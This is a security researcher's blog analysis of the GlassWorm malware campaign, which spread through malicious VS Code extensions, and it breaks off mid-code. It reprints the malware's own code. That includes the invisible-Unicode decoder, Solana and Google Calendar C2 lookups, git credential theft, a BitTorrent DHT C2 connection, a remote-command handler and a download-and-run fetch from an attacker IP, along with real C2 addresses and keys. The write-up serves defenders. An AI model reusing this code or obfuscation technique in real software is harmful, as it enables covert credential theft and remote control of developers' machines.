ENDOR LABS

Kiran Raj
Security Researcher

Invisible Threats and the Blind Spots of Security

How GlassWorm Exploited Unicode Shadows in VS Code Supply Chains

Table of Contents

I. Introduction

In October 2025, researchers at KOI Security uncovered a malware campaign that targeted the Open VSX Registry. Nicknamed “GlassWorm” by the KOI Security team, the malware campaign published multiple malicious VS Code extensions that together were downloaded more than 35,000 times. The compromised packages shared several notable traits for stealthy payload delivery, including an unconventional Unicode-based obfuscation technique that remained invisible within IDEs.

This research was motivated by the 2021 Trojan Source research, which showed how carefully chosen Unicode control characters can change how code is displayed or interpreted. That work forced platforms and IDEs, including GitHub and many editors, to surface warnings for suspicious Unicode sequences. The campaign we analyzed, however, uses a different and under-observed class of characters (variation selectors) that remain largely invisible to common tooling.

While the earlier reports surfaced the campaign and its broad implications, our follow-up research dives deeper into the technical underpinnings of GlassWorm’s obfuscation and propagation mechanisms. We conducted a detailed reverse engineering of the malicious VSIX extensions, deconstructed the encoded payloads. This post dissects GlassWorm’s design and capabilities, explains why conventional tooling missed it, and outlines defensive steps defenders and developers should adopt.

II. What makes GlassWorm different

GlassWorm is notable for how it blends multiple evasion and resilience techniques into a single campaign:

1. **Invisible Unicode obfuscation.** The payload is embedded as long runs of invisible Unicode characters (Variation Selectors / Private Use Area code points). Those characters do not display in most editors and are therefore difficult for casual human review to notice. The malware maps these code points to bytes and reconstructs a Base64 blob that decodes to executable JavaScript.
2. **Decentralized, resilient C2 channels.** Rather than relying on a single server, GlassWorm uses multiple fallback channels:
    a. Transaction memos on the Solana blockchain as an immutable, censorship-resistant command-and-control (C2) channel.
    b. Direct HTTP(S) endpoints hosted at attacker IPs.
    c. Encoded Google Calendar event titles as an additional fallback communication vector.
3. **Credential and token harvesting.** Once active, the malware searches the host for developer credentials (GitHub, NPM, OpenVSX tokens, crypto wallets), enabling further compromise of repositories and package uploads.

4. **Repurposing developer machines.** Infected hosts are converted into covert infrastructure: SOCKS proxies, hidden VNC (HVNC) servers, and remote execution nodes (via WebRTC or spawned Node.js processes). That gives attackers anonymized network access into corporate and personal networks and a platform to propagate further.
5. **Bundled, multi-platform payloads.** The final payload is a single large bundled artifact containing many standard modules and native decoders for different OSes. This reduces dependency visibility and eases execution across platforms.

III. High-level execution flow

Stage 1: Payload Decoding

1. Extension activation

The extension's package.json registers an activation event that immediately loads ./extension.js. extension.js enforces rate-limited activation, a helper routine runs on first activation and then only after a configured cooldown (~2 days), persisting timestamps to context.globalState so it survives restarts. An in-session flag prevents multiple invocations per process lifetime.

```
{
  "name": "recoil",
  "version": "0.7.4",
  "displayName": "Recoil",
  "description": "Dark color theme for modern systems languages such as Rust and Zig",
  "publisher": "ellacrity",

  "activationEvents": ["*"],
  "main": "./extension.js",

  "contributes": {
    "themes": [{
      "label": "Recoil",
      "uiTheme": "vs-dark",
      "path": "./themes/Recoil-color-theme.json"
    }]
  }
}
```

Image of initial execution hook package.json

Observed behavior:

a. First run: helper() executes and the activation timestamp is recorded.
b. Subsequent runs (within 2 days): no action is taken, helper() is not called.
c. After 2 days: helper() runs once more and the timestamp is updated.
d. Within one process lifetime: isActivated ensures helper() cannot be invoked more than once.

```
async function activate(context) {
    if (isActivated) return;
    isActivated = true;
    const activationKey = 'activationState';
    const activationState = context.globalState.get(activationKey);
    const currentTime = new Date().getTime();

    if (!activationState) {
        context.globalState.update(activationKey, JSON.stringify({
            firstActivated: currentTime,
            lastActivated: currentTime,
            initialized: true
        }));
        helper(); // MALWARE PAYLOAD EXECUTION
    }
    else {
        const state = JSON.parse(activationState);
        if (currentTime > state.lastActivated + 2 * 24 * 60 * 60 * 1000) {
            context.globalState.update(activationKey, JSON.stringify({
                ...state,
                lastActivated: currentTime
            }));
            helper(); // MALWARE PAYLOAD EXECUTION
        }
    }
```

Image of time based execution

2. Payload entry and decoding

The helper() function launches index.js (or an OS-specific entrypoint). index.js contains the invisible Unicode string payload. Based on the host OS it selects a decoder:

- Windows x86: index_win32_ia32.node (native)
- Windows x64: index_win32_x64.node (native)
- Linux: index_linux.node (native)
- macOS: decode.js (JavaScript)

These native binaries were first uploaded to VirusTotal on 2025-03-23 and remained completely undetected with 0 detections until the attack on 2025-10-22. This suggests that the binaries were likely off-the-shelf tools reused from previous campaigns or public sources, rather than newly developed components.

Links to Virustotal

- https://www.virustotal.com/gui/file/d9edd707df3689a2915929362f59cc5fb67f95f6a657189e5825d6fc6547cfb6/details
- https://www.virustotal.com/gui/file/dc050dfb01afc9f74b81e1eb807f1f16b55a5b27cf1c9429caaee49956833c3f
- https://www.virustotal.com/gui/file/6c22b695934356f54213159d31160fb8d60cc66f326980f29358f04c68b0a1a8

```
// Platform detection for decoder
function getPath() {
    if (os.platform() == 'win32') {
        return `./index_${os.platform()}_${os.arch()}.node`
    } else if (os.platform() == 'darwin') {
        return './decode.js'
    } else {
        return `./index_${os.platform()}.node`

    }
}
```

Image of decoder selection based on OS

3. The invisible-Unicode technique

The decoder maps each invisible Unicode code point to a byte value (using a simple offset arithmetic) to reconstruct a Base64-encoded blob. That Base64 decodes into JavaScript which is then executed.

The comparison below shows the payload file opened in both the IDE and a hex editor. While the payload appears invisible in the IDE, its underlying byte values are clearly visible in the hex editor.




Image of comparison between HexEditor and VS Code

Before we dive into the technique, let's understand:

1. Code Points
Code Points, the foundation of Unicode: A code point is a number that uniquely identifies a character in Unicode. Think of it as an address or ID for a character:

- The letter “A” = code point U+0041 (decimal 65)
- The letter “€” = code point U+20AC (decimal 8364)

Every character you can type, letters, symbols, emojis, or even invisible formatting characters, has a unique code point number. The malware exploits this by using invisible characters whose code points can be mathematically converted into byte values (0-255)..

2. Unicode Variation Selectors (VS)
Unicode Variation Selectors are special invisible characters used to select different visual representations of the same character. There are two ranges:

- VS1-VS16: U+FE00 to U+FE0F (code points 65024-65039, 16 selectors)
- VS17-VS256: U+E0100 to U+E01EF (code points 917760-918015, 240 selectors)

These characters don't render in most text editors making it invisible and has 256 possible values = 256 byte values (0-255)

The real decoding of invisible characters from decode.js

```
function variationSelectorToByte(variationSelector) {
    const code = variationSelector.codePointAt(0); // Get Code point
    if (code >= 0xFE00 && code <= 0xFE0F) {
        return code - 0xFE00;
    } else if (code >= 0xE0100 && code <= 0xE01EF) {
        return code - 0xE0100 + 16;
    }
    return null;
}

function decode(variationSelectorsStr) {
    const result = [];
    for (const variationSelector of variationSelectorsStr) {
        const byte = variationSelectorToByte(variationSelector);
        if (byte !== null) {
            result.push(byte);
        } else if (result.length > 0) {
            break;
        }
    }
    return result;
}
module.exports = {decode}
```

Image of decoder functions from decode.js

Here's the exact conversion of the first 10 invisible payloads from `index.js` that results in a Base64 string "dmFyIF9fY3".
The math is simple arithmetic: codepoint - base_offset +16 = byte_value

Character-by-character decoding:

1. U+E0154 → 0xE0154 - 0xE0100 + 16 = 100 (0x64) = 'd'
2. U+E015D → 0xE015D - 0xE0100 + 16 = 109 (0x6D) = 'm'
3. U+E0136 → 0xE0136 - 0xE0100 + 16 = 70 (0x46) = 'F'
4. U+E0169 → 0xE0169 - 0xE0100 + 16 = 121 (0x79) = 'y'
5. U+E0139 → 0xE0139 - 0xE0100 + 16 = 73 (0x49) = 'I'
6. U+E0136 → 0xE0136 - 0xE0100 + 16 = 70 (0x46) = 'F'
7. U+E0129 → 0xE0129 - 0xE0100 + 16 = 57 (0x39) = '9'
8. U+E0156 → 0xE0156 - 0xE0100 + 16 = 102 (0x66) = 'f'
9. U+E0149 → 0xE0149 - 0xE0100 + 16 = 89 (0x59) = 'Y'
10. U+E0123 → 0xE0123 - 0xE0100 + 16 = 51 (0x33) = '3'

The invisible string consists of 6,492 Unicode characters, it is decoded to Base64, then Base64-decoded into a JavaScript source file which is executed via eval().




Image of decoded payload

Stage 2: C2 discovery and payload retrieval

The decoded invisible string is converted into JavaScript, which contains the attackers' command-and-control (C2) URLs.

```
function getUrl() {
  return new Promise(async (resolve) => {
    let memo = null;
    while (!memo) {
      // Query specific Solana wallet
      const signatures = await getSignaturesForAddress(
        "28PKnu7RzizxBzFPoLp69HLXp9bJL3JFtT2s5QzHsEA2",
        { limit: 1e3 }
      );

      // Wait for transactions with memo fields
      if (!signatures || signatures.length == 0) {
        await new Promise((resolve2) => setTimeout(resolve2, 1e4)); // Wait 10 seconds
        continue;
      }

      // Extract URL from memo field
      memo = signatures.filter((x) => x?.memo)[0].memo;
      await new Promise((resolve2) => setTimeout(resolve2, 1e4));
    }

    // Parse memo as JSON
    const result2 = memo.replace(/\[\d+\]\s*/, "");
    return resolve(JSON.parse(result2));
  });
}
```

Image of decoded payload from invisible chars

1. The reconstructed script continuously polls the Solana blockchain (every ~10s) looking for transactions sent to a specific wallet “28PKnu7RzizxBzFPoLp69HLXp9bJL3JFtT2s5QzHsEA2”. It extracts the transaction memo field, interprets it as Base64/JSON, and obtains C2 IP addresses 217.69.3[.]21




Image of Solana transactions’ memo

2. The malware contacts the C2 URL to retrieve an encrypted STAGE 3 payload. HTTP headers carry an **iv** and an **encryption key**, the response contains Base64 data which is then decrypted (AES-based) to obtain the next-stage code and executed via eval().




Image of HTTP response from 217.69.3[.]218

Stage 3: Stealer: Credential Harvesting and Exfiltration

The work of this decoded payload is to hunt for credentials, it searches for:

1. Cryptocurrency wallets: more than 70 hardcoded cryptocurrencies wallets are queried.
2. Github Tokens: used to compromise other repositories maintained by the developer
3. NPM tokens: used to carry out supply-chain attacks against downstream packages.
4. OpenVSX credentials: used to inject malicious code into additional extensions hosted on OpenVSX

```
Atomic_desktop = 'Local Storage\\leveldb'
AuroWallet = 'cnmamaachppnkjgnildpdmkaakejnhae'
Authenticator = 'bhghoamapcdpbohphigoooaddinpkbai'
Binance = 'fhbohimaelbohpjbbldcngcnapndodjp'
BoltX = 'aodkkagnadcbobfpggfnjeongemjbjca'
Braavos = 'jnlgamecbpmbajjfhmmmlhejkemejdma'
Braavos_wallet = 'jnlgamecbpmbajjfhmmmlhejkemejdma'
CloverWallet = 'nhnkbkgjikgcigadomkphalanndcapjk'
Coin98 = 'aeachknmefphepccionboohckonoeemg'
Coinbase = 'hnfanknocfeofbddgcijnmhnfnkdnaad'
Coinomi_desktop = 'wallets'
CyanoWallet = 'dkdedlpgdmmkkfjabffeganieamfklkm'
Electrum_desktop = 'wallets'
EMartian_Aptos_Wallet = 'efbglgofoippbgcjepnhiblaibcnclgk'
EOSAuthenticato = 'oeljdldpnmdbchonielidgobddfffla1'
Eternl = 'kmhcihpebfmpgmihbkipmjlmmioameka'
Eth_and_Polk_Web3_Wallet = 'kkpllkodjeloidieedojogacfhpaihoh'
EVERWallet = 'cgeeodpfagjceefieflmdfphplkenlfk'
Exodus = 'aholpfdialjgjfhomihkjbmgjidlcdno'
Exodus_desktop = 'exodus.wallet'
ExodusWeb3Wallet = 'flpiciilemghbmfalicajoolhkkenfel'
Finnie = 'cjmkndjhnagcfbpiemnkdpomccnjblmj'
GAuthAuthentica = 'ilgcnhelpchnceeipipijaljkblbcobl'
```

Image of crypto wallets targeted

```
[pW(0x231)]() {
    var AC = pW;
    try {
        const A = b['execSync']('git\x20config\x20--get\x20remote.origin.url')[AC(0x26e)]()['trim']();
        if (A['includes'](AC(0x36c))) {
            var B = {};
            B[AC(0x3ba)] = AC(0x2cf) + A + AC(0x3c7), B[AC(0x4d7)] = AC(0x24e);
            const h = b['execSync'](AC(0x240), B), K = h[AC(0x36d)](/password=([^\n]+)/);
            if (K)
                return K[0x1];
        }
```

Image of Github Token retrieval

Interestingly, for the next-stage payload, the malware queries a Google Calendar entry at `https://calendar.app.google/M2ZCvM8ULL56PD1d6`, the calendar item's title is a Base64 string (aHR0cDovLzIxNy42OS4zLjIxOC9nZXRfem9tYmlfcGF5bG9hZC9xUUQlMkZKb2kzV0NXU2s4Z2dHSGlUdg==), which decodes to the next stage payload http://217.69.3.218/get_zombi_payload/qQD%2FJoi3WCWSk8ggGHiTdg%3D%3D.
This functions as a secondary C2 channel, if communications via Solana or the direct IP are blocked, the Google Calendar lookup provides a backup path to obtain the payload.

Image of Google Calendar invite

Stage 4 (Final Stage): ZOMBI: End-to-End Remote Access & Control

Similar to the previous step, querying the Google Calendar URL returns a Base64-encoded payload that is AES-encrypted, with the **IV** and **secret key** supplied in the HTTP response headers.

```
//zö¥jÚ// zombi/temp/GhRfYIWBcn.js
var crypto = require("crypto");
var fs = require("fs");
var path = require("path");
var iv = Buffer.from("68IaUZoaHnwAul5mXAz3aQ==", "base64");
var decipher = crypto.createDecipheriv("aes-256-cbc", "KaAEg8WVeAYZGjBWOw+G4jeqB/mLR8f4", iv);
var bodyScript = decipher.update
("2K3pmfkAUIkxPAB374LaIIpq9VIM3EVCqCtYOk4VtEoG0O65m2ALMKvdDAjb3ob2QprhL52LwQZtWBBWbihQJamXa0E6NmdJeSEPpIdnI4rLVgI12IKgLhdIs2cegVs9PgPW5W5MNu
+5zE9MpBsjMdxFB7kxDxkw08NFZ5cM0Qv4hsgkC31GQT4xl4tiWZCbm389T2JjxjT/Z/
L1XBKEry20MCBUR1DuonX8w3sLNKPrbqGeMuCF2PuAi3IKGyOXBivbbY7o1Z7x0hxeZeSAKoaK71crn4qAFFEqeQUcPZfFdGfp3GDC3cm+xE0d2xqcHqSir
+GLXH0PkQPCXZoqYCAdn9hAI0lQrp2YH1AvjIOsPrZzvbs8AqjRKGMR7ZmXcZKf4irTudrhTF2wYvLEi
+AcKw2zGaYXo93ut3rajbjAduatpOpFE6nUFz4FL9pVMXHsmwYENVHjEO4sisurmfo0su5jQ3VJV1SM4xcYwiRd5H
```

Image of response from Google Calendar mentioned IP

The payload is a bundled application, official npm modules (e.g., `adm-zip`, `socket.io-client`, `bittorrent-dht`, etc.) are compiled into a single standalone file so it can run without external dependencies. That increases the bundle size significantly, it contains over 147 packages which aids deployment and complicates analysis. Below is a screenshot of the code and grep results showing several of the bundled modules.




Image of grep showing the bundled modules

The bundled files include multiple packages that implement attacker functionality and persistence mechanisms, few important packages to observe:

- **Network & Communication**
  - socket.io-client - Real-time C2 communication
  - engine.io-client - WebSocket transport
  - xmlhttprequest-ssl - HTTP requests
- **BitTorrent DHT Stack**
  - bittorrent-dht - P2P network for decentralized C2
  - k-bucket, k-rpc - DHT routing
  - bencode - BitTorrent encoding
- **Cryptography**
  - sodium-javascript - Complete NaCl crypto
  - blake2b, sha256-wasm, sha512-wasm - Hashing
  - chacha20-universal, xsalsa20 - Encryption
- **File Operations**
  - adm-zip, yauzl - ZIP handling for payloads

ZOMBI Behaviour and Capabilities

Let's unpack the capabilities of the ZOMBI payload and examine how it earned its name.

1. **BitTorrent DHT - Decentralized C2 Communication**
   a. A Distributed Hash Table (DHT) is a decentralized system that lets computers in a network share and find information without needing a central server.
   b. Instead of connecting to a fixed domain, it queries the decentralized DHT network using a public key to find its C2 server details, Glassworm uses BitTorrent DHT network to retrieve C2 server configuration without hardcoded domains. And this technique has also been used by some malware in the past to hide their command-and-control servers.

```
var PUBLIC_KEY = Buffer.from("858d53e806734c539b50f15ca72580437ce47ba9", "hex");
var dht_is_ready = false;
var dht = new client_default({ verify: import_sodium_javascript.default.crypto_sign_verify_detached });
dht.listen(() => {
  dht_is_ready = true;
  _x86_downloadAndRunFile();
});
```

   c. DHT Retrieval Function: Uses public key `858d53e806734c539b50f15ca72580437ce47ba9` to query DHT, Retries every 5 minutes on failure, Retrieves JSON with base64-encoded C2 IP address, Uses cryptographic signature verification

```
const reGet2 = async () => {
  if (!dht_is_ready) {
    await new Promise((resolve) => setTimeout(resolve, 60 * 1e3));
    return reGet2();
  }
  dht.get(PUBLIC_KEY, (err2, res) => {
    if (err2) {
      return new Promise((resolve) => setTimeout(resolve, 5 * 60 * 1e3)).then((_) => {
        reGet2();  // AUTOMATIC RETRY
      });
    }
    if (!res) {
      return new Promise((resolve) => setTimeout(resolve, 5 * 60 * 1e3)).then((_) => {
        reGet2();  // AUTOMATIC RETRY
      });
    }
    dht.put(res, (_, hash) => {
    });
    let aPUdob2 = res.v.toString();
    aPUdob2 = JSON.parse(aPUdob2);
    connectionWS(null, `http://${atob(aPUdob2["_IP"])}:4787`, aPUdob2);
    downloadManager._x64_downloadAndRunFile(aPUdob2);
  });
};
reGet2();
```

Image of function that queries DHT

2. WebSocket C2 Communication

a. C2 communication uses a persistent, bidirectional connection between an infected machine and the attacker's server.
b. Once established, the channel lets the attacker send commands and receive data in real time without repeated HTTP requests, commands are explained in the next section.
c. Because WebSockets can run over TLS (wss://), traffic often looks like normal encrypted web traffic, making it harder to spot.
d. Malware using WebSockets commonly implements reconnection and keepalive logic so the link stays up reliably.

```
var connectionWS = (err, link, aPUdob_dht) => {
  if (!err) {
    const info = check_version();
    if (info) {
      options2.query = Object.assign({}, options2.query, info);
    }
    const _ws = lookup(link, options2);
    _ws.once("connect", () => {
    });
    _ws.on("reconnect_failed", () => {
      setTimeout(() => {
        connectionWS(null, link, aPUdob_dht);  // AUTOMATIC RESTART
      }, 2 * 60 * 60 * 1e3);  // Retry after 2 hours
    });
    _ws.on("reconnect_error", (error) => {
    });
    _ws.on("reconnect", (attemptNumber) => {
    });
    _ws.on("reconnecting", (attemptNumber) => {
    });
```

Image of function that connects attacker's server

3. Command handler

a. A command handler is the routine that receives instructions from the C2 server and turns them into actions on the infected machine.
b. It typically parses the incoming command, validates parameters, and then executes the below mentioned action
c. Commands supported:
   - **start_hvnc** - Start Hidden VNC
   - **stop_hvnc** - Stop Hidden VNC
   - **start_socks** - Start SOCKS proxy
   - **stop_socks** - Stop SOCKS proxy
   - **command** - Execute arbitrary JavaScript code

```
const EcBgPW = JSON.parse(aPUdob);
if (EcBgPW.type == "start_hvnc") {
  if (context?.hvnc_run) {
    io_emitter.emit("task", { res: true, err: false, data: null, type: "start_hvnc", status: 200, value:
    "run" });
    return;
  }
  _startHVNC(aPUdob_dht);
  return;
}
if (EcBgPW.type == "stop_hvnc") {
  io_emitter.emit("task", { req: true, task: "stop_hvnc", value: "stop" });
  io_emitter.emit("task", { res: true, status: 200, err: false, type: "stop_hvnc", value: "stop" });
  return;
}
if (EcBgPW.type == "start_socks") {
  if (context["socks_proxy"]) {
    io_emitter.emit("task", { res: true, err: false, data: null, type: "start_socks", status: 200, value:
    "run" });
    return;
```

Image of function that connects attacker's server

4. SOCKS Proxy

a. A SOCKS proxy is a network relay that forwards a device's traffic through another host, allowing that host to act as an intermediary for connections.
b. This technique has been used by attackers to hide activity and move laterally within compromised networks.
c. Once running, the attacker can route the victim's outbound traffic through the proxy to browse anonymously or reach internal network resources.
d. Routes victim's network traffic through SOCKS proxy for anonymity or to access victim's internal network.
    - ✦ Fetches proxy script from C2 server
    - ✦ Spawns child Node.js process to run proxy
    - ✦ State tracking with context["socks_proxy"]

```
download_and_run_wrtc: (path_node, aPUdob2) => {
  const url2 = `http://${atob(aPUdob2["_IP"])}/webrtc`;
  const folderPath = import_path.default.join(process.env.APPDATA, "_node_x64/webrtc");
  if (!import_fs.default.existsSync(folderPath)) {
    _createFolder(folderPath);
  }
  if (import_fs.default.existsSync(import_path.default.join(folderPath, "wrtc-win32-x64/wrtc.node"))) {
    this.handlers["start_socks"](aPUdob2);
    return;
  }
  fetch(url2).then((r) => r.arrayBuffer()).then(async (r) => {
